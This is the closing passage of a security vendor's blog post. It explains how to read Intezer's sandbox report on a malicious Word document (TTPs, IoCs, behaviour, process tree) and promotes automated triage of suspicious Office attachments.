
Intezer's analysis of a document containing VBA macros.

Clicking on TTPs will reveal the techniques and capabilities used by the file as well as the malware that was executed afterwards. This file is capable of executing scripts and installing itself to automatically run upon Windows startup, among other capabilities.



TTPs tab in Intezer's analysis.

We can also get IoCs from the analysis and details about the network connections made by the file. Network IoCs can be used to hunt for other files in the system in case the threat actor has compromised other endpoints.



IoCs reveal the IP addresses and domains used by the malware along with hashes of the files that are downloaded by the Word document.

Behavior provides a deeper level of the capabilities for this threat. Here you'd see the content of the Word document file. In some cases, this can help you understand who was the targeted end user and what action led to the execution of code. Below is a process tree, beginning with opening the Microsoft Word file and leading to malware execution. This gives you a full picture of the programs and processes that are used by this threat. Next, you can see lists of files and registry keys that are used by the malware. This data can be used for further investigation of the compromised endpoint and to hunt for similar threats.


This can save you time if you have a single file that you need to investigate, but if you have a lot of files to analyze every day (like attachments from reported phishing emails) then you'll need something that can ingest and analyze a large volume of incoming files.

Automating triage and analysis of Microsoft Office files

If you have a high volume of alerts with suspicious files, it's best to avoid uploading and investigating individual files whenever possible. Particularly as part of their alert triage process, security teams typically have far too many files to analyze manually in a sandbox.

Intezer's alert triage processes are built to **automate tasks such as collecting and analyzing evidence like Office files from your alerts.** Intezer can also analyze fileless threats or macros and scripts like PowerShell or Javascript, automatically giving you deeper insights about what an attacker was attempting to do next.

Here's a look at how Intezer's analysis and triage process works:



If you're already using a SOAR tool to collect alerts, Intezer can also provide your team with higher-quality analysis results while simplifying your SOAR playbooks for alert triage. Ultimately, responding quickly to serious incidents requires an advanced platform designed to automatically collect evidence, investigate, triage alerts, and escalate only the confirmed threats.

As we looked at in this blog, Microsoft Office files are frequently used by attackers to deliver malware to endpoints. Attackers leverage both the different file formats and vulnerabilities in Office products to launch malicious commands that will eventually lead to malware. Often, the malicious functionality is hidden or obfuscated, making the analysis more difficult and lengthy.

We presented several open-source tools that can help investigators analyze individual Office files, but in more advanced cases the process can be especially time-consuming. To speed up the investigation and classification of Office files, you can upload specific files to Intezer to instantly get a full analysis report or connect your alert sources to automatically analyze files and triage all your alerts.

—

[1] OLE object is an object that supports the technology that allows sharing and linking between different files. For example, adding a spreadsheet to a Word document is made using these objects.